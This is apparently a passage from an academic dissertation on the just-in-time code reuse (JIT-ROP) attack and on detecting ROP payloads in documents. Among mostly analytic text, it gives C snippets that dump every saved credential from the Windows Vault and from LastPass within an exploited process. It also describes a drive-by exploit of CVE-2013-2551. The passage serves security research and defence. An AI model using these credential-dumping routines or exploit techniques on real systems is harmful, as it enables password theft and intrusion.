


Figure 3.8: The number of gadgets (of each type) discovered in an Internet Explorer 8 process as explored from 7,398 distinct starting pages. `NoOpG` and `LoadRegG` gadget types are not displayed due to their abundance.

To reinforce the point that gadget discovery is not hindered by fine-grained mitigation techniques, an experiment is conducted using the in-place binary code randomizer called ORP (Pappas et al., 2012)[4]. ORP is designed as a practical (*i.e.*, it does not require access to source code or debug symbols) defense against code reuse attacks. ORP randomizes instructions within a basic block by reordering or replacing instructions with various narrow-scope code transformations. Thus, a gadget set created using the adversary's instance of an application will be different than the victim's instance—thereby thwarting traditional code reuse attacks. Pappas et al. (2012) show they effectively eliminate about 10%, and probabilistically break about 80%, of useful instruction sequences via their code transformation technique.

ORP was used to randomize a number of applications, but unfortunately those applications were unable to run afterwards due to runtime exceptions[5]. Nevertheless, the memory snapshotting

[4]ORP v0.2 is used, found at `http://nsl.cs.columbia.edu/projects/orp/orp-0.2.zip`.

[5]While the authors of ORP are aware of the issues encountered, unfortunately they have not been resolved.

facility can instead be used to instrument a test. To do so, a test program is created that simply loads any given set of libraries (via `LoadLibrary`). A subset of DLLs commonly loaded by Internet Explorer is used that ORP is able to successfully randomize. There are 52 such DLLs in total. One snapshot is taken on a run loading randomized DLLs, while the other uses the original unmodified DLLs. The offline evaluation is then run on both scenarios (omitting any unrandomized system DLLs). Ironically, the framework discovers slightly more gadgets in the randomized libraries than the original unmodified DLLs, as code that ORP adjusts inadvertently adds new gadgets as old gadgets are eliminated. This success does not come as a surprise since gadgets are discovered on-the-fly with `JIT-ROP` and can therefore find even transformed or newly introduced gadgets — unlike the offline gadget discovery tools against which ORP was originally evaluated.

3.5.3 On API Function Discovery

Without API calls to interact with the OS, a `JIT-ROP` payload would be nothing more than a toy example. It is commonly assumed that the most direct way to undermine non-executable memory is by calling `VirtualProtect` in a ROP exploit, then transferring control to a second-stage payload composed of traditional shellcode. However, within the Internet Explorer 8 process memory (including all libraries), there are only 15 distinct call sites to `VirtualProtect`. Therefore, searching for a call-site of this function in face of fine-grained ASLR is will be unreliable.

On the other hand, call sites for `LoadLibrary` and `GetProcAddress` functions are readily available within the Internet Explorer memory–391 instances of `GetProcAddress` and 340 instances of `LoadLibrary`. During code page harvesting, 10 or more instances of each function are commonly found when starting from any initial address, and both are often found within 100 pages. Note that the code page traversal strategy may be tuned (*e.g.*, depth vs. breadth-first ordering, direct vs. indirect disclosure ordering, etc.) to possibly find API references in fewer code pages on a per-exploit basis.

3.5.4 On Runtime Performance

Recall that every step of the framework occurs on-demand, at the time of exploitation. While the evaluation thus far demonstrates that enough code pages and gadgets are obtained under most circumstances, one also needs to explore how long it takes before a payload may be successfully constructed.

To assess runtime performance, five end-to-end tests of the framework are performed. The first scenario uses the proof of concept exploit against Internet Explorer 8 to launch an arbitrary sequence of commands on the victim's machine; similar to most existing proof of concept exploits, the Windows calculator program is opened. The second and third scenarios exploit a custom Internet Explorer 10 plugin on Windows 8. As no IE proof of concept exploits (stage one) have been publicly disclosed on this platform at the time of this writing, one can embed both a straightforward `ReadByte` function into a plugin to disclose a byte of memory, as well as a buggy `DebugLog` function that contains a format string vulnerability. The code causing this vulnerability uses the secure family of `printf` functions[6], produces no compiler warnings in Visual Studio 2012, and is used by `JIT-ROP` to both read arbitrary memory via the `%s` modifier (see (Scut/team teso, 2001, Section 3.3.2)) and obtain the initial code pointer by reading up the stack to obtain the return address. Note that at the time of this writing the prevention mechanisms implemented in Windows only protect against (uncontrolled) memory *writes* through a format string attack. The fourth scenario uses a rudimentary document reader program, called `doxreader`, created to support testing during development of the framework. The `doxreader` program contains embedded JavaScript support provided by Chrome's V8 engine. A memory disclosure vulnerability is also embedded within `doxreader` that can be exploited to trigger code page harvesting. The fifth scenario demonstrates the native performance of `JIT-ROP`, which is run as a Linux executable (as described in §3.5.1).

In these tests, the input to both IE and `doxreader` is a single JavaScript file that contains the entire framework and exploit-specific bootstrap to setup the memory disclosures. As in the offline tests, the input to the native executable is a memory snapshot of IE. For each end-to-end experiment `JIT-ROP` produces a payload that launches the Windows calculator program, then exits the exploited process via the `ExitProcess` API call. The payloads generated are 100% ROP gadgets (*i.e.*, no injected code or secondary shellcode payloads) based on the memory content at time of exploit. Figure 3.9 depicts the results.

In the first scenario with Internet Explorer 8, code page harvesting is not very expeditious, averaging only 3.3 pages/second. Regardless, `JIT-ROP` is able to locate a pivot within 10 pages, all required APIs in 19 pages, and the requisite gadgets for a payload within 50 pages—a total

[6]For an overview of secure `printf` functions, see `http://msdn.microsoft.com/en-US/library/ce3zzk1k(v=vs.80).aspx`




Figure 3.9: Overall runtime performance for end-to-end tests.

running time of 22.5 seconds. In the second scenario (`ie10/win8 (fmt string)`), exercising a format string vulnerability to disclose memory (*e.g.*, `swprintf_s` is invoked for every two bytes disclosed) is a costly operation. In addition to requiring many more computations per byte disclosed, non-printable byte values cannot be disclosed at all, resulting in more pages being traversed because of missed gadgets and API call sites. Regardless, one can still see an increase in performance over the IE8 scenario with an overall runtime of 15.4 seconds and memory traversal averaging 22.4 pages/second, primarily because the JavaScript engine of IE10 uses JIT and typed arrays[7]. In comparison, when using the `ReadByte` disclosure in place of the format string vulnerability, one can observe that the vast majority of overhead is caused by the type of memory disclosure itself. Under the `ie10/win8 (readbyte)` case, the exploit completes in only 2.3 seconds while traversing memory at an average of 84 pages/second. The `doxreader` exploit, using the V8 engine without typed arrays, completes in just under 10 seconds. Finally, notice that the framework runs incredibly fast when natively compiled—code pages are traversed, gadgets are collected, APIs are

[7]For more information on typed arrays, see `http://msdn.microsoft.com/en-us/library/ie/br212485(v=vs.94).aspx`

resolved, and a payload is compiled in a fraction of a second. While the exact performance of JIT-ROP varies significantly between JavaScript engine and exploit details, the overall efficiency of the approach demonstrates the realism of the threat posed by the just-in-time code reuse framework.

3.6 Real-world Applications

Beyond evaluating JIT-ROP across a number of popular programs, this section highlights several case studies in which JIT-ROP has be used for purposes beyond mere academic exercise.

3.6.1 Drive-by Downloads

Shortly after the experiments in the previous section were conducted, a new exploit for IE10 in Windows 7 (CVE-2013-2551) was publicly disclosed through a Metasploit framework module. This proof-of-concept exploit was adapted to make use of the JIT-ROP framework. While the Metasploit module did not work in Windows 8, due to ASLR being applied throughout all modules, it's adaptation using JIT-ROP works in both Windows 7 and 8. Again, this is possible because JIT-ROP builds the payload at runtime, rather than making assumptions about the location of gadgets fixed in memory. The attack was publicly demonstrated at Black Hat Briefings in 2013[8]. This exhibition showed a user with a new installation of Windows 8 browsing to a web page that includes the JIT-ROP framework and a script that uses it to exploit CVE-2013-2551. Within a few seconds the JIT-ROP payload performed actions typical of a drive-by download attack: an executable was downloaded and subsequently executed.

3.6.2 Remotely Leaking Password Manager Credentials

The framework has also been used to mount attacks that steal passwords from various "password manager" products in the same style as a drive-by download. *Password Managers* have recently gained favor as a convenient method of bolstering password strength. At their most basic level, these utility programs provide storage and access for a collection of user login credentials. Unfortunately, the trade-off made when using a password manager is that an adversary with the ability to execute arbitrary code on an end-user system can now potentially obtain *all* user credentials stored in the password manager immediately, whereas without a password manager the adversary must resort to the

[8]BlackHat is an industry-oriented information security conference. The JIT-ROP briefing can be found at https://www.blackhat.com/us-13/archives.html#Snow

```c
// Previously loaded vaultcli.dll and resolved it's exported functions
// Open the Vault (id predefined)
VaultOpenVault(&id, 0, &vault);
// Get the credential item array
VaultEnumerateItems(vault, 512, &cnt, (DWORD*)&item);
// Iterate over accounts
for (DWORD j = 0; j < cnt; j++) {
  // Placeholder for decoded password
  PVITEM pw = NULL;
  // Decode account password
  VaultGetItem(vault, &item[j].id, item[j].url,
               item[j].user, 0, 0, 0, &pw);
  // Print decoded credential
  wprintf(L"\nCredential: %s\nURL: %s\nUsername: %s\nPassword: %s\n",
    pw->cred,(char*)pw->url+32,(char*)pw->user+32,(char*)pw->pw+32);
}
```

Listing 3.1: A C-language code snippet that can be run in the context of any exploited application to dump passwords stored in the standard Microsoft Windows credential store (called *Vault*).

use of a keylogger to collect passwords slowly, only as they are actively used by the victim. Initially, the standard Microsoft Windows 8 credential store, dubbed the *Vault*, was examined. Listing 3.1 depicts a snippet of C-code that accesses and dumps Vault passwords. The `vaultcli.dll` library contains exported functions that open, enumerate, and get credentials stored in the vault. These functions handle accessing the passwords for the currently logged-in user without requiring any password entry.

The LastPass (Version 2.0) password manager[9] was also examined, which in Windows is a browser plugin in the form of a DLL that is loaded in the same address-space as the browser when it is started. The default configuration for all options was used during installation. Note that LastPass claims to store credentials in a cryptographically secure data-format, which is "unlocked" when the user opens their browser and enters their "master key". The master key is valid for a configurable period of time, although by default the session does not expire until a reboot. How to access the credential-store programmatically was not immediately apparent, but since the user does not have to re-enter their master password for each credential accessed, one can assume there must be a session key. Rather than finding the session key, one can take an approach similar to that used for the Vault, *i.e.*, to use the LastPass code itself to access the credential-store on the adversary's behalf. This required understanding LastPass internals. A combination of dynamic and static analysis for reverse

[9]LastPass is available at `http://lastpass.com`

```
// LastPass 'getaccounts' export
fnGetAccounts GetAccounts = GetProcAddress(hLpPlugin, "getaccounts"));
// LastPass 'lpdec' export
fnDecryptAccount DecryptAccount = GetProcAddress(hLpPlugin, "lpdec"));
// Get LastPass accounts pointer
PACCOUNTS accounts = GetAccounts();
// Get the account array
PACCOUNT *account = accounts->account;
// Iterate over accounts
for (size_t i = 0; i < accounts->count; i++) {
  // Decrypt account password
  LPCWSTR *pw = DecryptAccount(
      &account[i], account[i]->enc_password, NULL /*session key*/, 0);
  // Print decrypted credential
  wprintf(L"\nUsername: %s\nPassword: %s\n", account[i]->username, *pw);
}
```

Listing 3.2: Another C-language code snippet, this time enumerating passwords in *LastPass*'s encrypted credential-store. This code must be injected into a browser process after the LastPass plugin subsystem has initialized.

engineering the plugin revealed that LastPass exports several functions that the LastPass toolbar uses to fill in passwords when browsing to the appropriate page. Remarkably, the interface only has small cosmetic differences with the Microsoft Vault interface. A snippet of C-code to dump LastPass passwords is depicted in Listing 3.2. As the code snippet depicts, the LastPass plugin exports functions that enumerate and decrypt credentials using the session key. Notably, it seems that while the decrypt function does have a session key parameter, the adversary's job is made easier by the fact that if a NULL session key is provided, LastPass will lookup the correct session key.

After gaining the basic knowledge required to access both the Vault and LastPass programmaticly, a JIT-ROP payload mimicking this behavior was constructed and paired with CVE-2013-2551 to trigger the dumping of a victim's passwords when they visit a web page. The current instantiation of JIT-ROP, however, does not support generating code with the conditional control-flow logic for loops. This problem was previously addressed in the past by Shacham (2007). Instead, this requirement was bypassed by building a payload that instantiates a PowerShell script. The script is instantiated by JIT-ROP and performs the aforementioned actions to dump the password stores. In summary, JIT-ROP helped to demonstrate that once a particular password manager is understood, dumping *every* password from an active user is possible. Prior to this effort the study of password manager security was underrepresented, but it has since been the subject of a number of academic efforts with real-world implications (Florencio et al., 2014; Silver et al., 2014; Li et al., 2014).

3.7 Discussion

A knee-jerk reaction to mitigate the threat outlined in this chapter is to simply re-randomize code pages at a high rate; doing so would render the attack ineffective as the disclosed pages might be re-randomized before the just-in- time payload executes. While this is one way forward, re-randomization costs (Wartell et al., 2012) would make such a solution impractical. In fact, re-randomization is yet to be shown as an effective mechanism for user applications.

Another `JIT-ROP` mitigation strategy could be to fortify defenses that hinder the first stage (*i.e.*, the entry point) of a runtime attack. For instance, the plethora of works that improve heap layouts (*e.g.*, by separating heap metadata from an application's heap data) (Akritidis, 2010; Kharbutli et al., 2006; Berger and Zorn, 2006), use sparse page layouts (Moerbeek, 2009; Lvin et al., 2008) and heap padding (Bhatkar et al., 2003), use advanced memory management techniques (*e.g.*, randomized (Valasek, 2012) and type-safe memory re-cycling (Dhurjati et al., 2003; Akritidis, 2010)), heap canaries (Robertson et al., 2003; Zeng et al., 2011), or a combination of these countermeasures in a single solution, which is exactly the approach taken by DieHard (Berger and Zorn, 2006) and DieHarder (Novark and Berger, 2010). The proof of concept exploit (see §3.4), for example, would be prevented by randomizing heap allocation order in such a way that heap feng shui is not possible. On the other hand, there are a number of other heap and information leakage vulnerabilities[10] that can be exploited to instantiate `JIT-ROP` and execute arbitrary malicious computations. Moreover, format string vulnerabilities, as demonstrated in §3.5.4, are a prominent class of attack that bypass these stage one defenses. A more in-depth overview of modern exploits that enable memory disclosures (in face of many of these defenses) is provided by Serna (2012b). While stage one defenses certainly reduce the exposure of the initial vulnerable entry point, the functionality provided by `JIT-ROP` is orthogonal in that it bypasses defenses against the execution of malicious computations (stage two).

Another potential mitigation technique is instruction set randomization (ISR) (Barrantes et al., 2003; Kc et al., 2003), which mitigates code injection attacks by encrypting the binary's code pages with a random key and decrypting them on-the-fly. Although ISR is a defense against code injection,

[10]For instance, CVE-2012-2418, CVE-2012-1876, CVE-2010-1117, CVE-2009-2501, CVE-2008-1442 to name a few.

it complicates code reuse attacks when it is combined with fine-grained ASLR. In particular, it can complicate the gadget discovery process (see §3.3.3), because the entire memory content is encrypted. On the other hand, ISR has been shown to be vulnerable to key guessing attacks (Sovarel et al., 2005; Weiss and Barrantes, 2006)—that become more powerful in the face of memory disclosure attacks like `JIT-ROP`,—suffers from high performance penalties (Barrantes et al., 2003), or requires hardware assistance that is not present in commodity systems (Kc et al., 2003).

Besides randomization-based solutions, a number of techniques have been proposed to mitigate the second stage of a runtime attack, namely the execution of malicious computations. However, most of these solutions have deficiencies which impede them from being deployed in practice. For instance, dynamic binary instrumentation-based tools used for taint analysis (Newsome and Song, 2005) or for the sake of preventing code reuse attacks (Kiriansky et al., 2002; Chen et al., 2009; Davi et al., 2011) can impose slow downs of more than 2x. On the other hand, compiler-based approaches against return-oriented programming such as G-Free (Onarlioglu et al., 2010) or return-less kernels (Li et al., 2010) induce low performance overhead, but require access to source code and a re-compilation phase.

A more promising approach to prevent control-flow attacks is the enforcement of control-flow integrity (CFI) (Abadi et al., 2009). CFI mitigates runtime attacks regardless of whether the program suffers from vulnerabilities. To do so, CFI generates the control-flow graph of an application and extends all indirect branch instructions with a control-flow check without requiring the application's source code. However, CFI still has practical constraints that must be addressed before it can gain widespread adoption. For instance, the original CFI proposal requires debug symbols (which are not always available), and was based on an instrumentation framework ("Vulcan") that is not publicly available. Moreover, compiler-based follow-up works such as HyperSafe (Wang and Jiang, 2010) or BGI (Castro et al., 2009) require a recompilation phase and the source code. But most importantly, prior work on CFI does not protect applications that deploy just-in-time code generation, which is the standard case for all modern browsers. Nevertheless, it is hoped the work in this chapter encourages others to explore new ways to provide practical control and data-flow integrity.

Key Take-Aways:

1. The history of exploiting memory errors over the course of the last two decades is one attackers and defenders racing to outdo one another. DEP, for instance, was perceived to prevent exploitation by eliminating the ability to execute injected code. However, the adversary responded by switching from using injected code to reusing existing snippets of code. ASLR, on the other-hand, was thought to significantly hinder code reuse by randomizing the location of those reused code snippets. In response, the adversary made use of a single memory disclosure prior to exploitation to preemptively adjust the addresses of those code snippets.

2. Fine-grained ASLR is the most recent mitigation promoted as a solution to memory error exploitation. Further, performance and compatibility properties make it an ideal candidate for integration and deployment with major operating systems. Unfortunately, the attack technique disclosed in this chapter serves to show that history has repeated itself once again. The repeated disclosure of memory pages used in `JIT-ROP` defeats fine-grained ASLR using the same requirements necessary to defeat standard ASLR.

3. Given the history that has played out over the last 20 years, the attack presented in this chapter defeating the most promising up-and-coming mitigation, and the lack of any mitigation on the horizon with sufficient performance and compatibility for widespread deployment, the near-term *prevention* of all types of memory error exploitation across all platforms appears unlikely. On the contrary, if the historical trend holds it is more likely that successful exploitation of memory errors will *slowly* be made to require more effort from the adversary, but will not be eliminated all-together in the long-term. Hence, from an operational point of view, techniques for detection and diagnostics of these exploits are of the utmost importance both presently and moving forward.

CHAPTER 4: DETECTING CODE REUSE PAYLOADS

One obvious mitigation to code reuse attacks is address-space layout randomization (ASLR), which randomizes the base address of libraries, the stack, and the heap. As a result, attackers can no longer simply analyze a binary offline to calculate the addresses of desired instruction sequences. That said, even though conventional ASLR has made code reuse attacks more difficult in practice, it can be circumvented via guessing attacks (Shacham et al., 2004) or memory disclosures (Vreugdenhil, 2010; Serna, 2012b). Even more advanced fine-grained ASLR schemes (Pappas et al., 2012; Hiser et al., 2012; Kil et al., 2006; Wartell et al., 2012) have also been rendered ineffective in face of the just-in-time code reuse attacks presented in Chapter 3, where instructions needed to create the payload are dynamically assembled at runtime. Therefore, until more comprehensive preventive mechanisms for code reuse attacks take hold, techniques for *detecting* code reuse attacks remain of utmost importance (Szekeres et al., 2013).

This chapter provides one such approach for detecting and analyzing code reuse attacks embedded in various file formats (*e.g.*, those supported by Adobe Acrobat, Microsoft Office, Internet Explorer). Unlike prior work, this chapter focuses on *detection* (as a service) rather than in-built *prevention* on end-user systems. In doing so, it fills an important gap in proposals for defenses against code reuse attacks. More specifically, preventive defenses have yet to be widely deployed due to performance and stability concerns, while the detection approach described in this chapter may be used by network operators *today*, without changes to critical infrastructure or impacting performance of end-user systems with kernel modifications or additional software. To achieve these goals, one must pay particular attention to automated techniques that (*i*) achieve high accuracy in assigning benign or malicious labels to each file analyzed, and (*ii*) provide a scalable mechanism for analyzing files in an isolated environment (*e.g.*, are cloud-capable).

This chapter presents a static analysis and filtering method that identifies and profiles chains of code pointers referencing ROP gadgets (that may even reside in randomized libraries). An evaluation of over 7,662 benign and 57 malicious documents demonstrate that one can perform such analysis accurately and expeditiously — with the vast majority of documents analyzed in about 3 seconds.

4.1 Literature Review

Most germane is the work of Polychronakis and Keromytis (2011), called ROPscan, which detects return-oriented programming by searching for code pointers (in network payloads or memory buffers) that point to non-randomized modules mapped to the address space of an application. Once a code pointer is discovered, ROPScan performs code emulation starting at the instructions pointed to by the code pointer. A return-oriented programming attack is declared if the execution results in a chain of multiple instruction sequences. In contrast to the method presented in this chapter, ROPScan only analyzes pointers to non-randomized modules which is quite limiting since exploits place no restriction on the reliance of non- randomized modules; instead the adversary exploits memory leakage vulnerabilities and calculates code pointers on-the-fly, thereby circumventing any detection mechanism that only focuses on non-randomized modules. Moreover, the fact that execution must be performed from each code pointer leads to poor runtime performance.

Davi et al. (2009) and Chen et al. (2009) offer methods for detecting the execution of ROP payloads based solely on checking the frequency of invoked return instructions. Specifically, these approaches utilize binary instrumentation techniques and raise an alarm if the number of instructions issued between return instructions is below some predefined threshold. These techniques are fragile and can easily be circumvented, for example, by invoking longer sequences in between return instructions. Similarly, one might argue that since return instructions play a pivotal role in these attacks, a natural defense is to monitor and protect return instructions to mitigate ROP, *e.g.* by deploying a shadow stack to validate whether a return transfers the execution back to the original caller (Frantzen and Shuey, 2001; Abadi et al., 2009; Davi et al., 2011). Even so, ROP *without* returns is possible where the adversary only needs to search for instruction sequences that terminate in an indirect jump instruction (Bletsch et al., 2011). Indeed, Checkoway et al. (2010) demonstrates that a Turing-complete gadget set can be derived for this code reuse method.

To date, ROP has been adapted to numerous platforms, *e.g.*, SPARC (Buchanan et al., 2008), Atmel AVR (Francillon and Castelluccia, 2008), ARM (Kornau, 2009), and several real-world exploits, *e.g.*, against Adobe Acrobat Reader (jduck, 2010), iOS Safari (Gadgets DNA, 2010), and Internet Explorer (Vreugdenhil, 2010), have been found that leverage this attack strategy. Hence,




Figure 4.1: ROP Payload Example.

ROP offers a formidable code reuse strategy. This chapter presents one method for reliably detecting the presence of such ROP payloads on the x86 architecture.

4.2 ROP Payload Example

Chapter 2 gives a basic overview of ROP payloads, while Chapter 3 discusses much more complex code reuse payloads. This section instead covers the structure of ROP payloads commonly used by the adversary in practice at the time of this writing. Figure 4.1 illustrates this particular structure. In this case, the adversary's goal is to execute the function *WinExec("calc.exe")* by means of ROP. In Step ①, the adversary issues several `POP` instruction sequences to load registers, most notably, for loading ESI with the start address of *WinExec()*, and moving a pointer to a `RET` instruction in EDI. After the four `POP` instruction sequences have been executed, control is redirected to the `PUSHA` instruction sequence. This instruction sequence stores the entire x86 integer register set onto the stack (Step ②), effectively overwriting nearly all pointers and data offsets used in the previously issued `POP` instruction sequences. It also moves the stack pointer downwards. Hence, when the `PUSHA` instruction sequence issues the final return instruction, the execution is redirected to the pointer stored in EDI. Since EDI points to a single `RET` instruction, the stack pointer is simply incremented and the next address is taken from the stack and loaded into the instruction pointer. The next address on the stack is the value of ESI (that was loaded earlier in Step ① with address of *WinExec*), and so the desired call to *WinExec("calc.exe")* is executed (Step ③). The detection method described in the next section demonstrates how one is able to detect this, and other, dynamic behavior of real-world attacks.

4.3 Method

The design and engineering of a system for detecting and analyzing code reuse attacks embedded in various file formats poses significant challenges, not the least of which is the context-sensitivity of code reuse attacks. That is, exploit payloads can be built dynamically (e.g., via application-supported scripting) as a file is opened and leverage data from the memory footprint of the particular instance of the application process that renders the document[1]. Thus, any approach centered around detecting such attacks must allow the payload to be correctly built. Assuming the payload is correctly built by a script in the file, the second challenge is reliably identifying whether the payload is malicious or benign. Part of this challenge lies in developing sound heuristics that cover a wide variety of ROP functionality, all the while maintaining low false positives. For practical reasons, the end-to-end analysis of each file must complete as quickly as possible.



Virtual Machine
Target Application Version i
SD
Virtual Machine
Target Application Version i+1
SD
Virtual Machine
Target Application Version i+n
SD
Received Suspicious Document (SD) which needs to be processed by our Analysis Machine
Loading SD in Target Application and Collecting Memory Snapshots
1
Guest (Virtualized) Machines
Suspicious Document (SD)
Custom Guest-Host Shared Memory Driver (for high-speed file sharing)
2 Find Code Pointers
3 Gadget Candidate (GC) Profiling
4 ROP Chain Profiling
GC 1: POP EBX ; RET
GC 2: ADD ESI,1 ; RETN
GC 3: MOV EAX,ESI ; RET
GC n: CALL *EBX
LoadRegG
ArithmeticG
MovRegG
CallG
Host (Analysis) Machine

Figure 4.2: High-level abstraction of the detection approach

The approach taken to achieve these goals is highlighted in Figure 4.2. In short, code reuse attacks are detected by: ❶ opening a suspicious document in it's native application to capture memory contents in a snapshot, ❷ scanning the data regions of the snapshot for pointers into the code regions of the snapshot, ❸ statically profiling the gadget-like behavior of those code pointers, and ❹ profiling the overall behavior of a chain of gadgets. A use-case for these steps is envisioned

[1]Recall that ASLR shuffles the memory footprint of each instance.

wherein documents are either extracted from an email gateway, parsed from network flows, harvested from web pages, or manually submitted to an analysis system. In what follows, discussion of the challenges and solutions for each step of the system is provided.

4.3.1 Unpacking Payload Containers

As defensive techniques have evolved, attackers have had to find new ways to exploit vulnerable applications. In particular, the rise of DEP and ALSR made it difficult for attackers to directly embed a payload in their target file format. To see why, recall that the combination of DEP and ASLR prevents both traditional code injection and the hard-coding of gadget addresses in code reuse attacks. This forces the adversary to first perform a memory disclosure attack (*i.e.*, using embedded JavaScript, ActionScript, etc.) to reveal gadget addresses, then to either adjust predefined gadget offsets (Vreugdenhil, 2010; Serna, 2012b) or dynamically compile a payload on-the-fly (as with `JIT-ROP` in Chapter 3). In practice the payload is often dynamically pieced together by an embedded script, and the script itself is also encoded or obfuscated within a document. Thus, to detect a document with an embedded malicious payload, the embedded payload must be given the opportunity to unveil itself.

One approach to enable this unveiling is to write a parser for the document file format to extract embedded scripts, then run them in a stand-alone scripting engine while simulating the environment of the target application, *e.g.* (Egele et al., 2009; Cova et al., 2010; Tzermias et al., 2011). This approach has the advantage of being able to quickly run scripts within multiple environments simulating different versions of an application. However, document parsing and environment simulation has practical limitations in that an adversary need only make use of a single feature supported by the real target application that is unimplemented in the simulated environment (Overveldt et al., 2012).

Another approach is to render documents with their target application (*e.g.* Adobe Acrobat, etc.) in a virtual machine, then extract a snapshot of application memory. The snapshots are extracted either outside the virtual machine (with support from the hypervisor) or from inside the guest. Snapshots taken with the hypervisor have the the semantic gap problem. In particular, the guest OS cannot be used to collect auxilary information, only a simple page-level dump of memory is available, and some portions of memory may be missing because the OS has not paged them into memory at the time of the snapshot. To alleviate this problem, one may use an in-guest application for assistance. An in-guest helper can use the `dbghelp` library to generate a rich application snapshot, called a `minidump`[2]. The `minidump` format not only contains the content of memory, but also the meaning, *e.g.*, which pages correspond to binary and library sections, the location of the `TEB` data structure (which can be used to locate the stack and heap), etc. The `minidump` format also combines adjacent memory pages with matching permissions into a single structure called a *region*.

